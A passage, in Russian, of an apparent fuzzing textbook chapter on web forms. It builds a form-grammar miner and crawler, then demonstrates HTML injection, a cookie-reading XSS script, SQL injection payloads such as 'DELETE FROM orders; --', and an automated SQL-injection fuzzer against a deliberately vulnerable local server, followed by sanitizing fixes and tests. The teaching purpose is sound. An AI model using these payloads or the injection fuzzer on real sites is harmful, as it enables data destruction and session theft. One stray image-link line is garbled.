Будем фаззить до первой внутренней ошибки сервера. Модуль `requests` даёт прямой доступ к коду состояния HTTP.

```

while True:
    path = mutate_order_fuzzer.fuzz()
    url = urljoin(httpd_url, path)
    r = requests.get(url)
    if r.status_code == HTTPStatus.INTERNAL_SERVER_ERROR:
        break

```

Это занимает немного времени. Ошибку вызывает, например, URL с опечаткой `nae` вместо `name`:

```
http://127.0.0.1:8800/order?item=drill&nae=Jane+Doe&email=j.doe%40example.com&city=Seattle&zip=45732
```

Чтобы понять причину ошибки, применим [дельта-отладку](#), создав `WebRunner` с условием отказа:

```

failing_path = path

from Fuzzer import Runner

class WebRunner(Runner):
    """Runner for a Web server"""

    def __init__(self, base_url: Optional[str] = None):
        self.base_url = base_url

    def run(self, url: str) -> Tuple[str, str]:
        if self.base_url is not None:
            url = urljoin(self.base_url, url)

        import requests
        r = requests.get(url)
        if r.status_code == HTTPStatus.OK:
            return url, Runner.PASS
        elif r.status_code == HTTPStatus.INTERNAL_SERVER_ERROR:
            return url, Runner.FAIL
        else:
            return url, Runner.UNRESOLVED

web_runner = WebRunner(httpd_url)
web_runner.run(failing_path)

('http://127.0.0.1:8800/order?item=drill&nae=Jane+Doe&email=j.doe%40example.
com&city=Seattle&zip=45732', 'FAIL')

```

Минимизируем путь:

```

from Reducer import DeltaDebuggingReducer

minimized_path = DeltaDebuggingReducer(web_runner).reduce(failing_path)
minimized_path
# 'order'

minimized_url = urljoin(httpd_url, minimized_path)
# 'http://127.0.0.1:8800/order'

```

Оказывается, сервер получает внутреннюю ошибку, если не передать обязательные поля. Чтобы сделать его устойчивым к неожиданным входам, предстоит немало работы; некоторые указания приведены в [упражнениях](#).

Извлечение грамматик форм ввода

До сих пор предполагалось, что у нас уже есть грамматика правильных или почти правильных запросов заказа. Но её не обязательно задавать вручную: грамматику можно *автоматически извлечь* из имеющейся веб-страницы. Тогда генераторы тестов применимы к произвольным веб-формам без ручной спецификации.

Поиск полей ввода в HTML

Главная идея — найти все поля формы. Посмотрим, как элементы формы заказа закодированы в HTML:

```
html_text = webbrowser(httpd_url)
print(html_text[
    html_text.find("<form"):
    html_text.find("</form>") + len("</form>")])
```

Форма содержит несколько элементов ввода: прежде всего `<input>`, а также `<select>` и `<option>`. Мы разберём HTML страницы, извлечём эти элементы и создадим *грамматику*, порождающую соответствующий URL, то есть фактически заполняющую форму.

Можно было бы определить грамматику HTML и воспользоваться [собственной инфраструктурой синтаксического анализа](#). Однако проще не изобретать заново готовое решение и взять специализированный библиотечный класс `HTMLParser`.

```
from html.parser import HTMLParser
```

При разборе будем искать теги `<form>` и сохранять действие формы — вызываемый при отправке URL — в `action`. Карта `fields` содержит все замеченные поля и отображает имена в типы HTML (`"text"`, `"number"`, `"checkbox"` и т. д.). Поля с взаимоисключающим выбором отображаются в списки допустимых значений, а стек `select` содержит активные элементы выбора.

```
class FormHTMLParser(HTMLParser):
    """A parser for HTML forms"""

    def reset(self) -> None:
        super().reset()

        # Form action attribute (a URL)
        self.action = ""

        # Map of field name to type
        self.fields: Dict[str, List[str]] = {}

        # Stack of currently active selection names
        self.select: List[str] = []
```

Во время разбора `handle_starttag()` вызывается для каждого открывающего тега, а `handle_endtag()` — для закрывающего. `attrs` содержит связанные атрибуты и значения.

- У `<form>` сохраняется действие.
- У `<input>` и подобных тегов сохраняется тип поля.
- Имя `<select>` помещается в стек.
- Значение `<option>` добавляется к последнему `<select>`.

```
class FormHTMLParser(FormHTMLParser):
    def handle_starttag(self, tag, attrs):
        attributes = {
            attr_name: attr_value for attr_name, attr_value in attrs
        }

        if tag == "form":
            self.action = attributes.get("action", "")

        elif tag == "select" or tag == "datalist":
```

```

        if "name" in attributes:
            name = attributes["name"]
            self.fields[name] = []
            self.select.append(name)
        else:
            self.select.append(None)

    elif tag == "option" and "multiple" not in attributes:
        current_select_name = self.select[-1]
        if current_select_name is not None and "value" in attributes:
            self.fields[current_select_name].append(attributes["value"])

    elif tag == "input" or tag == "option" or tag == "textarea":
        if "name" in attributes:
            name = attributes["name"]
            self.fields[name] = attributes.get("type", "text")

    elif tag == "button":
        if "name" in attributes:
            name = attributes["name"]
            self.fields[name] = [""]

    def handle_endtag(self, tag):
        if tag == "select":
            self.select.pop()

```

Реализация поддерживает только одну форму на странице и лишь HTML, игнорируя взаимодействия JavaScript. Поддерживаются не все типы ввода HTML.

HTMLGrammarMiner принимает HTML-документ, разбирает его и сохраняет действие с полями:

```

class HTMLGrammarMiner:
    """Mine a grammar from a HTML form"""

    def __init__(self, html_text: str) -> None:
        """Constructor. `html_text` is the HTML string to parse."""
        html_parser = FormHTMLParser()
        html_parser.feed(html_text)
        self.fields = html_parser.fields
        self.action = html_parser.action

```

Для формы заказа получаем:

```

html_miner = HTMLGrammarMiner(html_text)
html_miner.action
# '/order'

html_miner.fields
{'item': ['tshirt', 'drill', 'lockset'],
 'name': 'text',
 'email': 'email',
 'city': 'text',
 'zip': 'number',
 'terms': 'checkbox',
 'submit': 'submit'}

```

Теперь по этой структуре можно автоматически создать грамматику URL отправки формы.

Извлечение грамматик веб-страниц

В основе лежит CGI_GRAMMAR из [главы о грамматиках](#). Для каждого типа ввода HTML задаётся правило: number получает значения из <number>, email — из <email>. Грамматика по умолчанию использует простейшие определения этих типов.

```

from Grammars import crange, srange, new_symbol
from Grammars import unreachable_nonterminals, CGI_GRAMMAR, extend_grammar
class HTMLGrammarMiner(HTMLGrammarMiner):

```

```

QUERY_GRAMMAR: Grammar = extend_grammar(CGI_GRAMMAR, {
    "<start>": ["<action>?<query>"],
    "<text>": ["<string>"],
    "<number>": ["<digits>"],
    "<digits>": ["<digit>", "<digits><digit>"],
    "<digit>": crange('0', '9'),
    "<checkbox>": ["<_checkbox>"],
    "<_checkbox>": ["on", "off"],
    "<email>": ["<_email>"],
    "<_email>": [cgi_encode("<string>@<string>", "<>")],
    # Use a fixed password in case we need to repeat it
    "<password>": ["<_password>"],
    "<_password>": ["abcABC.123"],
    # Stick to printable characters to avoid logging problems
    "<percent>": ["%<hexdigit-1><hexdigit>"],
    "<hexdigit-1>": srange("34567"),
    "<submit>": [""]
})

```

Майнер преобразует извлечённые поля в правила. Каждое поле входит в URL запроса и разворачивается в соответствующий тип.

```

class HTMLGrammarMiner(HTMLGrammarMiner):
    def mine_grammar(self) -> Grammar:
        """Extract a grammar from the given HTML text"""
        grammar: Grammar = extend_grammar(self.QUERY_GRAMMAR)
        grammar["<action>"] = [self.action]

        query = ""
        for field in self.fields:
            field_symbol = new_symbol(grammar, "<" + field + ">")
            field_type = self.fields[field]

            if query != "":
                query += "&"
            query += field_symbol

            if isinstance(field_type, str):
                field_type_symbol = "<" + field_type + ">"
                grammar[field_symbol] = [field + "=" + field_type_symbol]
                if field_type_symbol not in grammar:
                    grammar[field_type_symbol] = ["<text>"]
            else:
                value_symbol = new_symbol(grammar,
                                           "<" + field + "-value>")
                grammar[field_symbol] = [field + "=" + value_symbol]
                grammar[value_symbol] = field_type # type: ignore

        grammar["<query>"] = [query]

        for nonterminal in unreachable_nonterminals(grammar):
            del grammar[nonterminal]

        assert is_valid_grammar(grammar)
        return grammar

```

Применим майнер к форме заказа:

```

html_miner = HTMLGrammarMiner(html_text)
grammar = html_miner.mine_grammar()

```

Грамматика порождает пути следующей структуры:

```

grammar["<start>"]
# ['<action>?<query>']
grammar["<action>"]
# ['/order']
grammar["<query>"]
# ['<item>&<name>&<email-1>&<city>&<zip>&<terms>&<submit-1>']
grammar["<zip>"]
# ['zip=<number>']

```

```
grammar["<terms>"]
# ['terms=<checkbox>']
```

Каждое поле имеет вид <field-name>=<field-type>, а тип уже определён грамматикой. Полученные запросы похожи на запросы ручной грамматики, но имена, адреса и города теперь полностью случайны:

```
order_fuzzer = GrammarFuzzer(grammar)
[order_fuzzer.fuzz() for i in range(3)]

['/order?item=drill&name=++%61&email=%6e%40b++&city=0&zip=88&terms=on&submit=',
 '/order?item=tshirt&name=%3f&email=21+%40+&city=++&zip=4&terms=off&submit=',
 '/order?item=drill&name=2&email=%62%40++%4d1+_%77&city=e%5d&zip=1&terms=on&submit=']
```

Их можно непосредственно передавать браузеру:

```
HTML(webbrowser(urljoin(httpd_url, order_fuzzer.fuzz())))
```

Мы ещё раз автоматически извлекли грамматику из данных.

Фаззер веб-форм

Для удобства объединим всё в классе WebFormFuzzer. Получив URL, он загружает HTML, извлекает грамматику и порождает входы.

```
class WebFormFuzzer(GrammarFuzzer):
    """A Fuzzer for Web forms"""

    def __init__(self, url: str, *,
                 grammar_miner_class: Optional[type] = None,
                 **grammar_fuzzer_options):
        """Constructor.
        `url` - the URL of the Web form to fuzz.
        `grammar_miner_class` - grammar miner class
        (default: `HTMLGrammarMiner`)
        Other keyword arguments are passed to `GrammarFuzzer`.
        """
        if grammar_miner_class is None:
            grammar_miner_class = HTMLGrammarMiner
        self.grammar_miner_class = grammar_miner_class

        html_text = self.get_html(url)
        grammar = self.get_grammar(html_text)
        super().__init__(grammar, **grammar_fuzzer_options)

    def get_html(self, url: str):
        """Retrieve the HTML text for the given URL."""
        return requests.get(url).text

    def get_grammar(self, html_text: str):
        """Obtain the grammar for the given HTML text."""
        grammar_miner = self.grammar_miner_class(html_text)
        return grammar_miner.mine_grammar()
```

Теперь для фаззинга формы достаточно указать URL:

```
web_form_fuzzer = WebFormFuzzer(httpd_url)
web_form_fuzzer.fuzz()

'/order?item=lockset&name=%6b+&email=+%40b5&city=%7e+5&zip=65&terms=on&submit='
```

Вместе с WebRunner фаззер сразу выполняет полученные входы на сервере:

```
web_form_runner = WebRunner(httpd_url)
web_form_fuzzer.runs(web_form_runner, 10)
```

Этот удобный фаззер всё ещё примитивен:

- он поддерживает только одну форму на странице;
- только действия GET, кодирующие входы в URL, тогда как полноценному фаззеру необходим как минимум POST;
- он анализирует только HTML и не поддерживает JavaScript динамических страниц.

Обход пользовательских интерфейсов

До сих пор предполагалась одна форма. На настоящем сервере несколько страниц и, возможно, несколько форм. Создадим простой *обходчик*, исследующий все ссылки, исходящие с одной страницы.

Его основа — HTMLParser, который ищет ссылки вида `<a href="<link>">` и сохраняет их в `links`.

```
class LinkHTMLParser(HTMLParser):
    """Parse all links found in a HTML page"""

    def reset(self):
        super().reset()
        self.links = []

    def handle_starttag(self, tag, attrs):
        attributes = {
            attr_name: attr_value for attr_name, attr_value in attrs
        }
        if tag == "a" and "href" in attributes:
            self.links.append(attributes["href"])
```

Обходчик реализован генераторной функцией `crawl()`, выдающей URL один за другим. По умолчанию она остаётся на том же узле, `max_pages` ограничивает число просматриваемых страниц, а `robots.txt` определяет разрешённые пути.

Экскурс: реализация обходчика

```
from collections import deque
import urllib.robotparser

def crawl(url, max_pages: Union[int, float] = 1,
         same_host: bool = True):
    """Return linked URLs from the given URL.
    `max_pages` - maximum number of pages accessed.
    `same_host` - if True, stay on the same host.
    """
    pages = deque([(url, "<param>")])
    urls_seen = set()

    rp = urllib.robotparser.RobotFileParser()
    rp.set_url(urljoin(url, "/robots.txt"))
    rp.read()

    while len(pages) > 0 and max_pages > 0:
        page, referrer = pages.popleft()
        if not rp.can_fetch("*", page):
            continue

        r = requests.get(page)
        max_pages -= 1

        if r.status_code != HTTPStatus.OK:
            print("Error " + repr(r.status_code) + ": " + page,
                  "(referenced from " + referrer + ")",
                  file=sys.stderr)
```

```

        continue

    content_type = r.headers["content-type"]
    if not content_type.startswith("text/html"):
        continue

    parser = LinkHTMLParser()
    parser.feed(r.text)

    for link in parser.links:
        target_url = urljoin(page, link)
        if same_host and urlsplit(target_url).hostname != \
            urlsplit(url).hostname:
            continue
        if urlsplit(target_url).fragment != "":
            continue
        if target_url not in urls_seen:
            pages.append((target_url, page))
            urls_seen.add(target_url)
            yield target_url

    if page not in urls_seen:
        urls_seen.add(page)
        yield page

```

Конец экскурсии

На собственном сервере обходчик быстро находит страницу заказа и условия использования:

```

for url in crawl(httpd_url):
    print_httpd_messages()
    print_url(url)

```

Его можно запускать и на других сайтах, например на главной странице проекта:

```

for url in crawl("https://www.fuzzingbook.org/"):
    print_url(url)

```

После обхода ссылок можно порождать тесты для всех найденных форм:

```

for url in crawl(httpd_url, max_pages=float('inf')):
    web_form_fuzzer = WebFormFuzzer(url)
    web_form_runner = WebRunner(url)
    print(web_form_fuzzer.run(web_form_runner))

```

Для ещё лучшего результата обход и фаззинг можно объединить, а страницы подтверждений анализировать на новые ссылки. Это оставлено читателю.

Создание веб-атак

Прежде чем завершить главу, рассмотрим особый класс «необычных» входов: они не просто вызывают обычные отказы, а позволяют *злоумышленникам* управлять сервером по своему желанию. Покажем три распространённые атаки на нашем сервере, который, как нетрудно догадаться, уязвим ко всем трём.

Атаки внедрением HTML

Первая атака — *внедрение HTML*. Серверу передаются данные, которые одновременно можно интерпретировать как HTML. Если затем эти данные отображаются в браузерах пользователей,

они могут служить вредоносным целям, хотя кажутся пришедшими с надёжного сайта. Если данные ещё и *сохраняются*, атака становится *постоянной*: злоумышленнику даже не приходится заманивать жертв на определённую страницу.

Вот простой пример. В поле name помещается не только текст, но и теги HTML — ссылка на сайт с вредоносным содержанием.

```
from Grammars import extend_grammar

ORDER_GRAMMAR_WITH_HTML_INJECTION: Grammar = extend_grammar(
    ORDER_GRAMMAR, {
        "<name>": [cgi_encode(''
Jane Doe<p>
<strong><a href="www.lots.of.malware">Click here for cute cat pictures!</a></strong>
</p>
''')],
    })

html_injection_fuzzer = GrammarFuzzer(
    ORDER_GRAMMAR_WITH_HTML_INJECTION)
order_with_injected_html = html_injection_fuzzer.fuzz()
```

Полученный URL содержит закодированный HTML. Если отправить его серверу, HTML попадёт на страницу подтверждения и отобразится как ссылка:

```
HTML(webbrowser(urljoin(httpd_url, order_with_injected_html)))
```

Поскольку ссылка кажется исходящей из доверенного источника, пользователи охотнее переходят по ней. Она ещё и постоянна, потому что сохраняется в базе:

```
print(db.execute(
    "SELECT * FROM orders WHERE name LIKE '%<%'"
).fetchall())
```

Если базу просматривает оператор, ссылка показывается и ему, умножая эффект атаки. Тщательно подготовленный HTML позволяет распространять вредоносное содержание среди множества пользователей, пока внедрённая запись не будет удалена.

Межсайтовый скриптинг

Если на страницу можно внедрить HTML, вместе с ним можно внедрить и *JavaScript*. Код выполнится при отображении HTML.

Это особенно опасно: JavaScript выполняется от имени *источника* содержащей его страницы. Обычно атакующий не способен заставить пользователя выполнить JavaScript от имени чужого источника. Но внедрив код в уязвимое приложение, он заставляет клиент выполнить его от имени доверенного приложения.

При атаке *межсайтового скриптинга* (XSS) сценарий способен на большее, чем обычный HTML: читать конфиденциальное содержание страницы или cookie сеанса. Если код запускается в браузере оператора, просматривающего заказы, он может украсть сведения о разных клиентах.

Простой пример внедрения сценария «крадёт» cookie текущего сеанса — данные, которыми браузер идентифицирует пользователя серверу. Здесь можно было бы украсть cookie сеанса Jupyter.

```
ORDER_GRAMMAR_WITH_XSS_INJECTION: Grammar = extend_grammar(
    ORDER_GRAMMAR, {
        "<name>": [cgi_encode(
            'Jane Doe' +
            '<script>' +
            'document.title = document.cookie.substring(0, 10);' +
            '</script>')],
    })
```



```

}))

xss_injection_fuzzer = GrammarFuzzer(
    ORDER_GRAMMAR_WITH_XSS_INJECTION)
order_with_injected_xss = xss_injection_fuzzer.fuzz()
url_with_injected_xss = urljoin(httpd_url, order_with_injected_xss)
HTML(webbrowser(url_with_injected_xss, mute=True))

```

Сообщение выглядит обычно, но заголовок браузера покажет первые десять символов секретного cookie. Вместо заголовка сценарий мог бы незаметно отправить cookie на удалённый сервер, позволив перехватить сеанс блокнота и действовать от имени пользователя. Он может читать другие данные браузера или запустить перехватчик клавиатуры для кражи паролей. Всё это повторяется каждый раз, когда скомпрометированный заказ показывается и сценарий выполняется.

Атаки внедрением SQL

Межсайтовые сценарии обладают правами веб-страницы и не могут непосредственно изменять данные за пределами браузера. *Внедрение SQL* нацелено на *базы данных*: оно позволяет вставлять команды чтения или изменения данных либо менять смысл исходного запроса.

Посмотрим на код, создающий команду добавления заказа:

```

sql_command = ("INSERT INTO orders " +
    "VALUES ('{item}', '{name}', '{email}', '{city}', '{zip}').format(
        **values))

```

Если значение, например name, одновременно интерпретируется как SQL, вместо задуманного INSERT выполняется навязанная им команда.

```

values: Dict[str, str] = {
    "item": "tshirt",
    "name": "Jane Doe",
    "email": "j.doe@example.com",
    "city": "Seattle",
    "zip": "98104"
}

sql_command = ("INSERT INTO orders " +
    "VALUES ('{item}', '{name}', '{email}', "
    "'{city}', '{zip}').format(**values))

```

Обычная команда выглядит так:

```

INSERT INTO orders VALUES ('tshirt', 'Jane Doe', 'j.doe@example.com', 'Seattle', '98104')

```

Теперь зададим «особое» имя:

```

values["name"] = "Jane', 'x', 'x', 'x'); DELETE FROM orders; -- "

```

Результат:

```

INSERT INTO orders VALUES ('tshirt', 'Jane', 'x', 'x', 'x'); DELETE FROM orders; -- ', 'j.
doe@example.com', 'Seattle', '98104')

```

Сначала вставляются несколько фиктивных значений x, затем DELETE удаляет все записи таблицы. -- начинает SQL-комментарий, поэтому остаток исходного запроса игнорируется. Подобные строки позволяют изменять и удалять данные, обходить аутентификацию и многое другое.

Наш сервер тоже уязвим. Создадим грамматику, подставляющую такую строку в <name>:

```

ORDER_GRAMMAR_WITH_SQL_INJECTION = extend_grammar(ORDER_GRAMMAR, {
    "<name>": [cgi_encode(
        "Jane', 'x', 'x', 'x'); DELETE FROM orders; --")],
})

sql_injection_fuzzer = GrammarFuzzer(


```

```
ORDER_GRAMMAR_WITH_SQL_INJECTION)
order_with_injected_sql = sql_injection_fuzzer.fuzz()
contents = webbrowser(urljoin(httpd_url, order_with_injected_sql))
```

После выполнения все заказы исчезают:

```
print(db.execute("SELECT * FROM orders").fetchall())
# []
```

Этот эффект показан в знаменитом комиксе XKCD:



Даже без выполнения произвольных команд компрометация базы заказов открывает множество возможностей. Можно пройти проверку с адресом и номером карты существующего клиента, а доставку направить на другой адрес. Через SQL можно также внедрить HTML и JavaScript, обходя предназначенную для них очистку.

Средство защиты — *санитизация* всех сторонних входов: ни один символ не должен интерпретироваться как необработанный HTML, JavaScript или SQL. Для этого входы правильно *закрывают в кавычки и экранируют*.

Утечка внутренней информации

Для создания SQL-атак использовалась *инсайдерская информация*: имя и структура таблицы. Кажется, что злоумышленник не может их знать. К сожалению, сервер сам раскрывает всё необходимое в сообщении об ошибке:

```
answer = webbrowser(urljoin(httpd_url, "/order"), mute=True)
HTML(answer)
```

Лучший способ не раскрывать данные через отказы — не отказывать. Но если ошибка произошла, *затрудните установление связи между атакой и отказом*:

- не выдавайте сообщения «внутренняя ошибка», особенно содержащие внутренние сведения;
- не переставайте отвечать: вернитесь на главную страницу и попросите корректные данные.

Если сервером можно манипулировать не только для изменения, но и для *получения* информации, имена и структуру таблиц удаётся узнать через специальные таблицы *словаря данных*, где СУБД хранит метаданные. Например, в MySQL `information_schema` содержит имена баз и таблиц, типы столбцов и права доступа.

Полностью автоматические веб-атаки

До сих пор атаки опирались на ручную написанную грамматику заказа. Но они работают и с автоматически полученными грамматиками. Расширим HTMLGrammarMiner распространёнными

вариантами внедрения SQL:

```
class SQLInjectionGrammarMiner(HTMLGrammarMiner):
    """Automatic SQL Injection attack grammar miner demonstration"""

    ATTACKS: List[str] = [
        "<string>' <sql-values>; <sql-payload>; <sql-comment>",
        "<string>' <sql-comment>",
        "' OR 1=1<sql-comment>",
        "<number> OR 1=1",
    ]

    def __init__(self, html_text: str, sql_payload: str):
        super().__init__(html_text)

        self.QUERY_GRAMMAR = extend_grammar(self.QUERY_GRAMMAR, {
            "<text>": ["<string>", "<sql-injection-attack>"],
            "<number>": ["<digits>", "<sql-injection-attack>"],
            "<checkbox>": ["<checkbox>", "<sql-injection-attack>"],
            "<email>": ["<email>", "<sql-injection-attack>"],
            "<sql-injection-attack>": [
                cgi_encode(attack, "<->") for attack in self.ATTACKS
            ],
            "<sql-values>": [
                "", cgi_encode("<sql-values>, '<string>'", "<->")
            ],
            "<sql-payload>": [cgi_encode(sql_payload)],
            "<sql-comment>": ["--", "#"],
        })

    html_miner = SQLInjectionGrammarMiner(
        html_text, sql_payload="DROP TABLE orders")
    grammar = html_miner.mine_grammar()
    grammar["<text>"]
    # ['<string>', '<sql-injection-attack>']

    sql_fuzzer = GrammarFuzzer(grammar)
    sql_fuzzer.fuzz()
```

Теперь несколько полей автоматически проверяются на уязвимость.

Вспомогательная функция определяет успешность атаки:

```
def orders_db_is_empty():
    """Return True if the orders database is empty."""
    try:
        entries = db.execute("SELECT * FROM orders").fetchall()
    except sqlite3.OperationalError:
        return True
    return len(entries) == 0
```

SQLInjectionFuzzer объединяет все этапы:

```
class SQLInjectionFuzzer(WebFormFuzzer):
    """Simple demonstrator of a SQL Injection Fuzzer"""

    def __init__(self, url: str, sql_payload: str = "", *,
                 sql_injection_grammar_miner_class: Optional[type] = None,
                 **kwargs):
        self.sql_payload = sql_payload

        if sql_injection_grammar_miner_class is None:
            sql_injection_grammar_miner_class = SQLInjectionGrammarMiner
        self.sql_injection_grammar_miner_class = \
            sql_injection_grammar_miner_class

        super().__init__(url, **kwargs)

    def get_grammar(self, html_text):
        """Obtain a grammar with SQL injection commands"""
        grammar_miner = self.sql_injection_grammar_miner_class(
            html_text, sql_payload=self.sql_payload)
```

```

        return grammar_miner.mine_grammar()

sql_fuzzer = SQLInjectionFuzzer(httpd_url, "DELETE FROM orders")
web_runner = WebRunner(httpd_url)
trials = 1

while True:
    sql_fuzzer.run(web_runner)
    if orders_db_is_empty():
        break
    trials += 1

```

В показанном запуске атака удалась за 68 попыток, менее чем за секунду, и база опустела.

Уровень автоматизации очень высок:

- обойти страницы узла в поисках форм;
- автоматически определить поля и возможные значения;
- внедрять SQL, HTML или JavaScript в любое из них.

Для этого не требуется ничего, кроме URL сайта. Плохая новость: с таким набором инструментов атаковать сайты может кто угодно, а автоматические проверки на проникновение ежедневно проводятся против каждого сайта. Хорошая новость: теперь вы понимаете, как серверы атакуют и что их сопровождающим следует делать для защиты.

Итоги

Глава предоставляет простой уязвимый веб-сервер и два экспериментальных фаззера.

Фаззинг веб-форм

WebFormFuzzer демонстрирует взаимодействие с формой. Получив URL, он автоматически извлекает грамматику пути, содержащего значения всех элементов. Поддержка ограничена формами GET и частью элементов HTML.

```

web_form_fuzzer = WebFormFuzzer(httpd_url)
web_form_fuzzer.grammar['<start>']
# ['<action>?<query>']
web_form_fuzzer.grammar['<action>']
# ['/order']
web_form_fuzzer.grammar['<query>']
# ['<item>&<name>&<email-1>&<city>&<zip>&<terms>&<submit-1>']

```

fuzz() заполняет все значения формы; получение созданного пути эквивалентно заполнению и отправке формы. Повторные вызовы отправляют её снова и снова с разными значениями. В основе класса лежит расширяемый HTMLGrammarMiner.

Атаки внедрением SQL

SQLInjectionFuzzer экспериментально расширяет WebFormFuzzer дополнительной *полезной нагрузкой* — SQL-командой, которую нужно внедрить и выполнить на сервере:

```

sql_fuzzer = SQLInjectionFuzzer(httpd_url, "DELETE FROM orders")
sql_fuzzer.fuzz()

```

Полученный путь содержит нагрузку, закодированную в одном из значений формы. Внутри используется расширяемый SQLInjectionGrammarMiner. Это демонстрационный прототип

вредоносного фаззера, который следует изучить и расширить для практического применения.

Полученные знания

- Пользовательские интерфейсы — веб-интерфейсы и другие — следует тестировать *ожидаемыми и неожиданными* значениями.
- Грамматики можно *извлекать из пользовательских интерфейсов*, что позволяет широко автоматизировать тестирование.
- Последовательная *санитизация* входов предотвращает распространённые атаки внедрением кода и SQL.
- Не пытайтесь самостоятельно писать веб-сервер: велика вероятность повторить все ошибки предшественников.

После завершения экспериментов сервер останавливается:

```
clear_httpd_messages()
httpd_process.terminate()
```

Дальнейшие шаги

Следующая глава посвящена [фаззингу графических пользовательских интерфейсов](#) и переходит от HTML и веб-интерфейсов к универсальным интерфейсам, включая JavaScript и мобильные приложения.

Тем, кого интересует тестирование безопасности, стоит прочесть главу об [отслеживании потоков информации](#), показывающую систематическое обнаружение утечек и затрагивающую атаки внедрением SQL.

Предпосылки и история

[Статья Wikipedia о безопасности веб-приложений](#) обязательна для всех, кто создаёт, сопровождает или тестирует веб-приложения. В 2012 году межсайтовый скриптинг и внедрение SQL составляли более половины уязвимостей веб-приложений.

[Статья о тестировании на проникновение](#) даёт обзор его истории и подборки уязвимостей.

[OWASP Zed Attack Proxy \(ZAP\)](#) — открытый сканер безопасности сайтов, включающий многие рассмотренные выше возможности и гораздо больше.

Упражнения

Упражнение 1. Исправление сервера

Создайте класс `BetterHTTPRequestHandler`, исправляющий проблемы `SimpleHTTPRequestHandler`.

Часть 1. Незаметные отказы

Настройте сервер так, чтобы он не раскрывал внутренние сведения, особенно трассировки и коды состояния HTTP.

Решение. Определим улучшенное сообщение без трассировки:

```
BETTER_HTML_INTERNAL_SERVER_ERROR = \
    HTML_INTERNAL_SERVER_ERROR.replace("<pre>{error_message}</pre>", "")
```

`internal_server_error()` возвращает `HTTPStatus.OK`, чтобы автоматическим средствам было труднее понять, что произошла ошибка:

```
class BetterHTTPRequestHandler(SimpleHTTPRequestHandler):
    def internal_server_error(self):
        # Note: No INTERNAL_SERVER_ERROR status
        self.send_response(HTTPStatus.OK, "Internal Error")
        self.send_header("Content-type", "text/html")
        self.end_headers()

        exc = traceback.format_exc()
        self.log_message("%s", exc.strip())

        # No traceback or other information
        message = BETTER_HTML_INTERNAL_SERVER_ERROR
        self.wfile.write(message.encode("utf8"))
```

Часть 2. Санитизация HTML

Защитите сервер от внедрения HTML и JavaScript, в частности с помощью `html.escape()` при отображении специальных символов.

Решение. Пропускаем все прочитанные значения через `html.escape()`, которая правильно кодирует `<`, `&` и `>`:

```
import html

class BetterHTTPRequestHandler(BetterHTTPRequestHandler):
    def send_order_received(self, values):
        sanitized_values = {}
        for field in values:
            sanitized_values[field] = html.escape(values[field])
        sanitized_values["item_name"] = html.escape(
            FUZZINGBOOK_SWAG[values["item"]])

        confirmation = HTML_ORDER_RECEIVED.format(
            **sanitized_values).encode("utf8")

        self.send_response(HTTPStatus.OK, "Order received")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(confirmation)
```

Часть 3. Безопасный SQL

Защитите сервер от внедрения SQL с помощью *подстановки параметров SQL*.

Решение. Параметры не позволяют интерпретировать входы как команды. Кроме того, используем `execute()` вместо `executescript()`, чтобы не выполнять несколько команд.

```
class BetterHTTPRequestHandler(BetterHTTPRequestHandler):
```

```
def store_order(self, values):
    db = sqlite3.connect(ORDERS_DB)
    db.execute("INSERT INTO orders VALUES (?, ?, ?, ?, ?)",
               (values['item'], values['name'], values['email'],
                values['city'], values['zip']))
    db.commit()
```

Можно было бы вообще не сохранять «опасные» символы, но реальные имена и адреса тоже могут содержать специальные знаки, и все их необходимо обрабатывать.

Часть 4. Устойчивый сервер

Сделайте так, чтобы неправильные или отсутствующие поля не приводили к отказу.

Решение. В начале `handle_order()` проверяем наличие обязательных полей. Если чего-то нет, возвращаем форму заказа.

```
class BetterHTTPRequestHandler(BetterHTTPRequestHandler):
    REQUIRED_FIELDS = ['item', 'name', 'email', 'city', 'zip']

    def handle_order(self):
        values = self.get_field_values()
        for required_field in self.REQUIRED_FIELDS:
            if required_field not in values:
                self.send_order_form()
                return

        self.store_order(values)
        self.send_order_received(values)
```

Проверку легко расширить на допустимость и хотя бы непустоту значений. Форму также следовало бы заполнять ранее введёнными данными и сопровождать полезным сообщением об ошибке.

Часть 5. Тестирование

Проверьте, помогли ли принятые меры.

Решение. Запустим улучшенный сервер:

```
httpd_process, httpd_url = start_httpd(BetterHTTPRequestHandler)
```

Проверим стандартное поведение:

```
standard_order = \
    "/order?item=tshirt&name=Jane+Doe&email=doe%40example.com&city=Seattle&zip=98104"
contents = webbrowser(httpd_url + standard_order)
assert contents.find("Thank you") > 0
```

Проверим неполные URL:

```
bad_order = "/order?item="
contents = webbrowser(httpd_url + bad_order)
assert contents.find("Order Form") > 0
```

Проверим внедрение HTML и JavaScript:

```
injection_order = \
    "/order?item=tshirt&name=Jane+Doe" + \
    cgi_encode("<script></script>") + \
    "&email=doe%40example.com&city=Seattle&zip=98104"
contents = webbrowser(httpd_url + injection_order)
assert contents.find("Thank you") > 0
assert contents.find("<script>") < 0
assert contents.find("&lt;script&gt;") > 0
```

Проверим внедрение SQL:

```
sql_order = "/order?item=tshirt&name=" + \
    cgi_encode("Robert', 'x', 'x', 'x'); DELETE FROM orders; --") + \
    "&email=doe%40example.com&city=Seattle&zip=98104"
contents = webbrowser(httpd_url + sql_order)
assert contents.find("DELETE FROM") > 0
assert not orders_db_is_empty()
```

